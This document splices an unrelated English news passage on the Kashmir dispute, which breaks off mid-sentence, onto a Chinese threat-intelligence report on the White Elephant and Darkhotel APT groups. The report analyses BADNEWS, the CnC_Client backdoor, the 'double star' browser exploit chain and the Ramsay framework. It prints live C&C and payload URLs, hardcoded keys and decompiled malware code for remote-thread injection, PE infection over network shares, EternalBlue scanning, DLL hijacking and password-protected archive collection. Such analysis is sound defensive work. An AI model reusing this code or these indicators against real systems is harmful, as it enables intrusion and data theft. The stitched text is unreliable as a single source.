The “blunder” began with Britain' s 1947 partition of Indian Subcontinent into a Hindu-majority India and a Muslim-majority Pakistan. The status of what was then the principality of Jammu and Kashmir was left undecided. India and Pakistan soon got into a fight over it, which ended with Pakistan occupying roughly a third and India two-thirds of the Jammu and Kashmir region. India' s side was granted semi-autonomy in exchange for accepting Indian rule.

The United Nations recommended holding a referendum to let Kashmiris decide their fate, but that never happened. In later years, Muslim militants joined the fray, striking at Indian troops in Kashmir and at targets deep inside India, including a multiday killing spree in Mumbai in 2008 that left more than 160 people dead.

In this state of anxiety and agitation, India' s latest action provoked instant vows of resistance. The Kashmiris are especially incensed by the lifting of a ban they had long imposed on the purchase of land by nonresidents, to prevent their land from being bought up by Indians. “There will be chaos if our identity is compromised,” vowed Mehbooba Mufti, a former chief minister of Jammu and Kashmir. Pakistani Government took no time to put forward its intentions. “Pakistan will exercise all possible options to counter the illegal steps,” declared the Pakistan Foreign Ministry, while Shahbaz Sharif, the leader of the political opposition, thundered that “Kashmir is the jugular vein of Pakistan, and anyone laying a hand on our jugular vein will meet a frightful end.”

The dispute is not without global implications. The United States has shifted its favors from Pakistan, a long-time recipient of American aid, to India, which the US Government perceives as a bulwark against China. China, meanwhile, has become an ally and financial patron of Pakistan.

There is still a good chance that the changes to the Constitution will end up before India' s Supreme Court. But the wheels have

图 159 白象钓鱼文档举例

该文档利用 CVE-2017-11882 漏洞释放 BADNEWS 最新变种，BADNEWS 经常通过公开的合法 web 服务器获取 C&C，在此次攻击事件中，样本通过 Github 和 Feed43 获取加密的 C&C 配置。

解密后得到两个 xml 文件的 url：

https://node2.feed43.com/0056234178515131.xml

https://raw.githubusercontent.com/petersonmike/test/master/xml.xml

通过解密 xml 中的数据获得 C&C 服务器信息。




图 160 **白象样本通过** Github **和** Feed43 **获取** C&C **配置**

解密算法为：先 Base64 解码，然后异或 0x23，并循环左移动 3 位。之后 Blowfish 解密，密钥是硬编码的十六进制：F0E1D2C3B4A5968778695A4B3C2D1E0F0011223344556677。在更老的版本里，没有 Blowfish 解密。

随后创建两个线程，一个负责键盘记录，另一个负责和 C&C 通信，接收 C&C 命令并执行。键盘记录保存在 TPX498.dat 里，还会收集如下后缀.txt、.doc、.xls、.xlsx、.docx、.ppt、.pptx、.pdf 的文件列表，并保存在 edg499.dat 里。和 C&C 通信的线程收集系统信息，按照下列格式组织：

uuid=[VictimID]#un=[Username]#cn=[Hostname]#on=[OS Version]#lan=[IP Address]#nop=#ver=1.0

上述数据使用 AES CBC 模式加密，密钥是硬编码的十六进制：DD1876848203D9E10ABCEEC07282FF37。AES 加密之后还会在加密数据之后附加 12 字节的随机数据。

之后对 AES+12 字节的随机数据进行 Base64 编码，如下例：

/sQYLaCTHRnqx8kDhkUmNBfPzF06Y7/NOoQIve0VmCaz/RQO8s8QCX3cJbDQZnDEP/+Z6HHzSkeyhvu/uilYcI51RC3xu33h9pcv3LBsRY7tO3f/pDIN6eIKPqraGMeeG6b5EMg7aZajRmAE0sLZxZedrr6KD0ueq0z1vTP7IKcB8RnnH0JIhvfafts=

之后还会对该 base64 编码插入额外的字符&和=，比如在偏移 3 处插入字符=，在偏移 0x1E 之后插入字符&。

处理完如下：

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCaz/RQO8s&8QCX=3cJbDQ
ZnDEP/+Z6HHzSkeyhvu/uiIYcI51RC3xu33h9pcv3LBsRY7tO3f/pDIN6eIKPqraGMeeG6b5EMg
7aZajRmAE0sLZxZedrr6KD0ueq0z1vTP7IKcB8RnnH0JIhvfafts=

BADNEWS 共支持 7 种命令：

命令	功能
0	退出进程
4	edg499.dat，即特定后缀文件列表。
5	上传指定文件。
8	上传 TPX498.dat，即键盘记录。
13	拷贝文件到 adbFle.tmp，并上传。
23	截取屏幕保存到 TPX499.dat，并上传。
33	下载指定 exe 文件并执行。

图 161 BADNEWS **支持命令**

上线相关信息会发送到/e3e7e71a0b28b5e96cc492e636722f73/4sVKAOvu3D/ABDYot0NxyG.php

而上传文件数据会发送到/e3e7e71a0b28b5e96cc492e636722f73/4sVKAOvu3D/UYEfgEpXAOE.php。

攻击事件 2：

2020 年新冠疫情期间，白象组织较早针对我国发起攻击，诱饵文件名为"卫生部指令.docx"。文档下方存在使用说明，诱导用户点击"提交"按钮。



图 162 **白象攻击样本举例**

"提交"按钮中嵌入了"Shell.Explorer.1"对象，用来从指定 URL 下载恶意软件。




图 163 白象攻击样本“提交”按钮

URL 经过多层重定位，最终获取到下一阶段载荷。




图 164 攻击载荷下载过程

最终从“ https://raw.githubusercontent.com/nhcprc/qw_785789988/master/submit_details.exe ”下载到下一阶段载荷并执行。




图 165 下载的攻击载荷截图

载荷文件是一个 64 位 PE 文件，实际为 CnC_Client 后门。运行后首先会弹出消息框，用来迷惑用户。




图 166 攻击载荷弹出伪造的对话框

判断.data 文件是否存在，用以判断是否是第一次感染。从 github 上获取到 token，获取下载链接，将内容保存到.data 文件之中。然后将本地配置信息发送到指定的 URL。

判断上传后返回的状态信息，通过比对 status 是否是 success。如果是，则执行接下来的命令。




图 167 返回状态信息

从返回的 URL 处下载文件，如果下载成功，则将下载下来的内容保存到%Temp%/Mj36743pack4478，并执行接下来的代码。

通过 COM 接口添加计划任务，来保证后门的持久化。

5.2.5 Darkhotel 组织

1、 组织背景

Darkhotel 组织，又名黑店，是一个来自朝鲜半岛的 APT 组织。于 2014 年首次被卡巴斯基曝光，因为该组织利用酒店的 Wifi 网络攻击酒店客人，因此被命名为 Darkhotel。自曝光以来，Darkhotel 不断更新其武器。在 2019 年更是频繁出手，除了传统的钓鱼邮件攻击之外，更是曝出多个 0day 漏洞被用于攻击之中，仅仅 2019 年就被爆出使用了 5 个 0day 漏洞，比任何其他国家的黑客组织都要多。

漏洞编号	类型
CVE-2019-13720	Google Chrome 浏览器远程执行漏洞
CVE-2019-1458	Win32k 提权漏洞
CVE-2019-17026	火狐浏览器远程代码执行漏洞
CVE-2019-1367	远程代码执行漏洞
CVE-2019-1429	IE 浏览器远程代码执行漏洞

表 22 DarkHotel 使用的 0day 漏洞

除了 0day 漏洞的利用之外，在木马的使用上，Darkhotel 喜欢利用恶意文档和捆绑木马的安装包进行攻击。Darkhotel 组织木马的代码结构工整，各攻击模块功能明确，是一个具备强大开发能力的黑客组织。虽然相比之前该组织的攻击频率有所减少，但是该组织攻击能力成熟，技术手段高超，仍是不可小觑的黑客组织。

2、 趋势变化

2019 年，Darkhotel 组织主要使用 Retro 木马。Retro 是一种木马框架，功能模块众多，能够下发插件执行恶意代码。2020 年 5 月，Ramsay 框架被曝光，这是一种专门用于物理隔离网络渗透的木马框架，通过命令文档进行数据的传输及通信控制，Ramsay 与 Retro 存在众多相似性。而 Ramsay 具备多个版本，且一直处于开发完善中，这表明 Darkhotel 正在进行物理隔离网络的攻击活动中。




图 168 Ramsay 框架

3、 案例分析

攻击事件 1：

2020 年初，在 WIN7 停止更新之后不久就爆出 Darkhotel 利用双星漏洞攻击的事件。

DarkHotel 组织同时发起水坑攻击和鱼叉攻击，受害者一旦点击了相关的钓鱼链接或邮件，就会通过浏览器下载对应版本的漏洞代码，触发漏洞进而执行最终的恶意软件。

双星漏洞会判断浏览器是 Firefox 还是 IE，以及当前的系统是 32 位还是 64 位。

```
if (browser.isWindows()) {
    if (browser.isIE()) {
        if (browser.is64bit() && !browser.isWOW64()) {

            url = "http://last.tax-lab.net/probably/t0uch/tou64.js";
        }
        else {

      if (browser.is64bit()) {
      url = "http://last.tax-lab.net/probably/t0uch/tou686.js";
      }
          else
            {

            url = "http://last.tax-lab.net/probably/t0uch/tou86.js";
      }
        }

        browserSupported = true;
    }
    else if (browser.isFirefox()) {
        if (browser.is64bit() && !browser.isWOW64()) {


            url = "http://last.tax-lab.net/probably/f1ame/flame64.js";
        }
        else {


            url = "http://last.tax-lab.net/probably/f1ame/flame86.js";
        }
```

图 169 “双星”漏洞攻击样本截图

根据上述信息下发指定的漏洞利用脚本。漏洞利用代码执行的 shellcode 会判断当前启动自身的进程是否是 svchost.exe。由于是浏览器启动的 shellcode，一般情况下会检索到浏览器本身，这时 Shellcode 代码使用 WinHttpGetProxyForUrl 再次以 PAC 文件的形式下载自身，当漏洞利用再次被执行时，它的启动进程变为 svchost，便下载执行最终的恶意软件。

攻击事件 2：

2020 年 4 月，国内某友商的 VPN 设备被曝光存在安全漏洞，导致被多个境外黑客组织利用，其中就包括 Darkhotel 组织。黑客利用非法控制的 SSL VPN 设备，利用其客户端升级校验缺陷，替换其升级更新程序，从而投递具备恶意功能的升级文件“SangforUD.exe”到 VPN 客户端。

被替换的恶意样本首先判断自身参数是否存在且为 SangforUD，若不存在参数直接退出。

将自身复制到%temp%目录下，然后以 SangforUD 为参数启动自身。若是以正确参数进行启动，创建名为 Sangfor_check_ps 为名的互斥体。然后在内存中展开下一阶段的 dll，并利用远程线程的模式执行。恶意 dll 主要使用 HTTP 协议从 C&C 服务器获取后续代码并执行。

```
v7 = VirtualAlloc(0, 0x11600u, 0x3000u, 4u);
if ( !v7 )
  return 0;
sub_401510(v6);
v8 = (int)v7 + v7[15];
v25 = (int)v7 + v7[15];
v9 = GetCurrentProcess();
hProcess = v9;
if ( !v9 )
  return 0;
nSize = (char *)VirtualAllocEx(v9, 0, *(_DWORD *)(v8 + 80), 0x3000u, 0x40u);
WriteProcessMemory(hProcess, nSize, v7, *(_DWORD *)(v8 + 84), 0);
v24 = 0;
if ( *(_WORD *)(v8 + 6) > 0u )
{
  v10 = (_DWORD *)(v8 + 268);
  do
  {
    WriteProcessMemory(hProcess, &nSize[*(v10 - 2)], (char *)v7 + *v10, *(v10 - 1), 0);
    v10 += 10;
    ++v24;
  }
  while ( v24 < *(unsigned __int16 *)(v25 + 6) );
  v8 = v25;
}
LODWORD(Buffer) = nSize;
DWORD1(Buffer) = &nSize[v7[15]];
DWORD2(Buffer) = &nSize[*(_DWORD *)(v8 + 160)];
HIDWORD(Buffer) = &nSize[*(_DWORD *)(v8 + 128)];
v27 = LoadLibraryA;
v28 = GetProcAddress;
v11 = (char *)VirtualAllocEx(hProcess, 0, (char *)sub_401370 - (char *)sub_401260 + 24, 0x3000u, 0x40u);
WriteProcessMemory(hProcess, v11, &Buffer, 0x18u, 0);
WriteProcessMemory(hProcess, v11 + 24, sub_401260, (char *)sub_401370 - (char *)sub_401260, 0);
v12 = CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)(v11 + 24), v11, 0, 0);
WaitForSingleObject(v12, 0xFFFFFFFF);
```

图 170 dll 加载过程

攻击事件 3：

2020 年 5 月，高度疑似 Darkhotel 组织的 Ramsay 框架被曝光，该框架是为了物理隔离的网络量身定制的，Ramsay 并不会基于网络的 C&C 协议进行控制，而是通过控制文档对木马进行命令控制。

以 2.a 版本的 Ramsay 木马为例，该程序将 Ramsay 木马捆绑到 7z 安装程序，利用释放到%temp%目录的修复程序将主程序修改为真正的 7z 安装程序来迷惑用户，而真正的木马加载器已被执行，其整体流程框架如下图：




图 171 Ramsay 框架整体流程

Ramsay 木马的安装程序使用了 UPX 压缩壳，用来将各恶意组件释放并安装，其中主要功能模块 msfte.dll/oci.dll 通过 dll 劫持加载，hfile.dll 作为服务进行加载，而其他组件会释放

到指定目录下作为工具被调用。下面对其中较为重要的功能进行简单介绍。

（1）横向移动

该框架的横向移动机制主要有两种方法，一种是利用 bindsvc.exe 进行 PE 文件感染，bindsvc.exe 会遍历除“A”、“B”、“系统驱动器”以外的所有驱动器，感染的方法是将正常的 PE 文件变为虚假的 7z 安装包一样的框架。同时 Ramsay 会将操作记录成日志。

```
do
{
  v9 = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);// 检索有关服务器上每个共享资源的信息。
  if ( !entriesread )
    return 0;
  if ( !v9 || v9 == 234 )
  {
    v10 = (LPCWSTR *)bufptr;
    for ( i = 1; i <= entriesread; ++i )
    {
      if ( !StrStrIW(*v10, L"$") )
      {
        FileName = 0;
        memset(&v3, 0, 0x206u);
        swprintf(&FileName, (const wchar_t *)0x104, L"\\\\%s\\%s", servername, *v10);
        if ( sub_402320(&FileName, 0x80000000) )
          sub_40AE30(L"<+> Read access to: %ls", &FileName);// 记录日志
        else
          sub_40AE30(L"<-> No access to: %ls", &FileName);// 记录日志
        sub_4016D0((int)&FileName, 1);        // 扫描驱动器的PE文件并感染
      }
      v10 += 3;
    }
    NetApiBufferFree(bufptr);
  }
}
while ( v9 == 234 );
```

图 172 感染 PE 文件




图 173 感染前后样本对比

除了感染 PE 文件之外，Ramsay 还会执行网络扫描，企图发现包含永恒之蓝漏洞的计算机，并将收集到的信息保存在日志文档中，后续攻击者可以利用日志文档中保存的相关信息，有针对性的进行后续攻击活动。

```
if ( v17 != 34 || v18 || v19 != 192 )
  sub_1000D590(
    L"<-> %S(%S), UNABLE TO DETERMINE (%02x:%02x:%02x:%02x)",
    cp,
    &String1,
    v17,
    (unsigned __int8)v18,
    HIBYTE(v18),
    v19);
else
  sub_1000D590(L"<-> %S(%S), NOT VULNERABLE (STATUS_ACCESS_DENIED)", cp, &String1);
}
else
{
  sub_1000D590(L"<-> %S(%S), ERROR (TID INVALID)", cp, &String1);
}
}
else
{
  sub_1000D590(L"<-> %S(%S), NOT VULNERABLE", cp, &String1);
}
result = 0;
}
else
{
  sub_1000D590(L"<+> %S(%S), VULNERABLE (STATUS_INSUFF_SERVER_RESOURCES)", cp, &String1);
  result = 1;
}
```

图 174 永恒之蓝漏洞扫描

（2）持久化

Ramsay 的持久化机制在不同的版本中有不同的方法，在 2.a 版本中，主要利用的是系统 DLL 劫持技术，通过替换 Wsearch 服务需要加载的 msfte.dll 执行恶意代码。

```
PathAppendW(&pszPath, L"msfte.dll");
if ( PathFileExistsW(&pszPath) && !DeleteFileW(&pszPath) )
{
  v19 = 0;
  memset(&v20, 0, 0x206u);
  v6 = sub_403250(8u);
  v7 = _wgetenv(L"Temp");
  wsprintfW(&v19, L"%s\\%S.dat", v7, v6);
  MoveFileW(&pszPath, &v19);
}
lpBuffer = 0;
nNumberOfBytesToWrite = 0;
if ( sub_401AA0() )
{
  Wow64DisableWow64FsRedirection(&OldValue);
  lpBuffer = dword_5394E0;
  nNumberOfBytesToWrite = 221184;
}
else
{
  lpBuffer = dword_50ACE0;
  nNumberOfBytesToWrite = 190464;
}
if ( !sub_403170(&pszPath, lpBuffer, nNumberOfBytesToWrite, 2u) && GetLastError() != 32 )// 创建msfte.dll
  return 0;
sub_401010(L"WSearch");
sub_4014F0(L"WSearch");
sub_401100(L"WSearch");
```

图 175 **通过替换** msfte.dll **进行** DLL **劫持**

（3）收集

收集功能主要由 Ramsay 木马即 msfte.dll 执行，而 Ramsay 会收集如下内容：

1）收集最近的 Word 文档，将内容保存到初步收集目录。

```
v65 = &FileName;
sub_1000D590(L"Collect Recent DOC - %s", &FileName);
PathName = 0;
memset(&v69, 0, 0x206u);
v65 = (WCHAR *)&Data;
wsprintfW(&PathName, L"%s\\Microsoft\\Word", &Data);
if ( PathFileExistsW(&PathName) || CreateDirectoryW(&PathName, 0) )
{
  v2 = PathFindFileNameW(&FileName);
  PathAppendW(&PathName, v2);
  if ( CopyFileW(&FileName, &PathName, 0) )
  {
    sub_10005000();
    ++v80;
  }
```

图 176 **收集最近的** Word **文档**

2）收集系统中重要信息，包括系统信息、进程信息、网络信息等内容保存到%APPDATA%\\Microsoft\\UserSetting\\MediaCache\\[电脑名+系统时间].rtf 文件。

```
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c systeminfo");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"tasklist /v\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"netstat -ano\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"ipconfig /all\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"route print\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"arp -a\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"tasklist /m msfte.dll\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"net share\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"ping server\"");
sub_1000CA60(&CommandLine, psz1, a2);
memset(&CommandLine, 0, 0x208u);
wsprintfW(&CommandLine, L"/c \"sc query hfile.sys\"");
return sub_1000CA60(&CommandLine, psz1, a2);
```

图 177 收集系统信息

3）扫描并收集 IE 浏览器缓存中的"exe"、"txt"、"doc"、"xls"文档的内容

```
v84 = L"exe";
v6 = PathFindExtensionW(FindFileData.cFileName);
if ( StrStrIW(v6, v84)
  || (v84 = L"txt", v7 = PathFindExtensionW(FindFileData.cFileName), StrStrIW(v7, v84))
  || (v84 = L"doc", v8 = PathFindExtensionW(FindFileData.cFileName), StrStrIW(v8, v84))
  || (v84 = L"xls", v9 = PathFindExtensionW(FindFileData.cFileName), StrStrIW(v9, v84)) )
{
```

图 178 收集浏览器缓存中的敏感文件内容

4）收集移动存储设备的相关信息

```
if ( a2 == 0x8000 )
{
  if ( *(_DWORD *)(a3 + 4) == 2 )
  {
    lstrcpyW(&String1, L"A:");
    String1 = (char)sub_10008FA0(*(_DWORD *)(a3 + 12));
    sub_1000D590(L"Drive %s Media has arrived.", &String1);
    result = sub_10008BA0(&String1, 1, 0);
  }
}
else if ( a2 == 32772 )
{
  result = a3;
  if ( *(_DWORD *)(a3 + 4) == 2 )
  {
    v4 = sub_10008FA0(*(_DWORD *)(a3 + 12));
    result = sub_1000D590(L"Drive %c: Media was removed.", v4);
  }
}
```

图 179 收集可移动存储信息

（4）加密

对上述初步收集目录中的内容使用 WinRAR 压缩，其中 Winrar 压缩密码为 PleaseTakeOut6031416!!@@##。然后和后续收集到的所有内容进行 RC4 加密，RC4 密钥是随机的，通过 16 位随机数据计算出的 MD5 值，再结合 16 位的固定硬编码”xA9x26x4Bx53xCDxEAx6Bx 74x19x2Dx47x4Ex88x8Bx33xF5”经过计算得出的 16 位 RC4 密钥，然后将该密钥写入到加密文件的前 16 位字节。

```
wsprintfW(&v18, L"%s\\sharp.exe", v4);      // Rinrar压缩程序
if ( !PathFileExistsW(&v18) )
  return 0;
LODWORD(v5) = sub_1000B660(0);
Time = v5;
sub_1000B640(&Tm, &Time);
v24 = Time - 172800;
sub_1000B640(&v32, &v24);
memset(&CommandLine, 0, 0xA28u);
v6 = sub_1000DE60(12);
wsprintfW(
  &CommandLine,
  L"%s a -r -s -ep -hpPleaseTakeOut6031416!!@@## -ta%d%d%d \"%s\\Contents_%S.db\" \"%s\\Microsoft\\Windows\\Recent\\*.lnk\"",
  &v18,
  v32.tm_year + 1900,
  v32.tm_mon + 1,
  v32.tm_mday,
  &pszPath,
  v6,
  &Data);
GetStartupInfoW(&StartupInfo);
StartupInfo.wShowWindow = 0;
StartupInfo.hStdInput = 0;
StartupInfo.hStdOutput = 0;
StartupInfo.hStdError = 0;
StartupInfo.dwFlags = 1;
if ( CreateProcessW(0, &CommandLine, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
```

图 180 压缩过程

```
Encode_with_RC4((int)v25, v28, (int)v10);// RC4加密
if ( v10 )
{
  v6 = sub_1000DE60(30);
  wsprintfW(&pMore, L"%.30S.dat", v6);
  lstrcpyW(&FileName, &pszPath);
  PathAppendW(&FileName, &pMore);
  hFile = CreateFileW(&FileName, 0xC0000000, 2u, 0, 2u, 0x80u, 0);
  if ( hFile != (HANDLE)-1 )
  {
    NumberOfBytesRead = 0;
    if ( WriteFile(hFile, v10, v28 + 16, &NumberOfBytesRead, 0) )
    {
      CloseHandle(hFile);
      v22 = 1;
      sub_1000D590(L"CollectFile Success: %s -> %s", (char)lpFileName);
    }
```

```
int __cdecl sub_1000E2C0(int a1, int a2, int a3)
{
  unsigned int v3; // eax
  int v5[22]; // [esp+0h] [ebp-480h]
  char v6; // [esp+58h] [ebp-428h]
  int i; // [esp+6Ch] [ebp-414h]
  int v8[259]; // [esp+70h] [ebp-410h]

  v3 = GetTickCount();
  srand(v3);
  for ( i = 0; i < 16; ++i )
    *(_BYTE *)(i + a3) = rand();
  sub_1000EE70(v5);
  sub_1000EEB0(v5, asc_1002C0E8, 0x10u);
  sub_1000EEB0(v5, (_BYTE *)a3, 0x10u);
  sub_1000EFF0(v5);
  RC4_Init(v8, 16, (int)&v6);
  return RC4_encode(v8, a2, (_BYTE *)a1, (_BYTE *)(a3 + 16));
}
```

图 181 RC4 加密过程

（5）命令与控制

命令与控制是该恶意软件框架的特点，Ramsay 并没有使用传统的 C&C 进行通信，而是利用了控制文档，Ramsay 会创建一个线程遍历除“A”、“B”、“系统驱动器”以外的所有驱动器内的文档，包括 docx、doc、pdf、zip 等格式，试图从中找到 Ramsay 的控制文档，然后从文档中获取相应的执行命令。

```
if ( lstrcmpiA(&v10, ".docx") )
{
  if ( lstrcmpiA(&v10, ".doc") )
  {
    if ( !lstrcmpiA(&v10, ".pdf") || !lstrcmpiA(&v10, ".zip") )
    {
      v5 = 0;
      v4 = Get_File_Data(&pszPath, (int)&v5);// 读取文件内容
      if ( v4 )
      {
        if ( (signed int)v5 > 100 )
          Execute_Ramsay_command(&pszPath, &v10, v4, v5);// 执行命令
        free(v4);
      }
    }
  }
  else
  {
    v7 = 0;
    v6 = Get_File_Data(&pszPath, (int)&v7);
    if ( v6 )
    {
      if ( !memcmp(v6, &unk_1002BCA0, 8u)
        && !memcmp((char *)v6 + 512, &unk_1002BCA8, 0x10u)
        && (signed int)v7 > 26000 )
      {
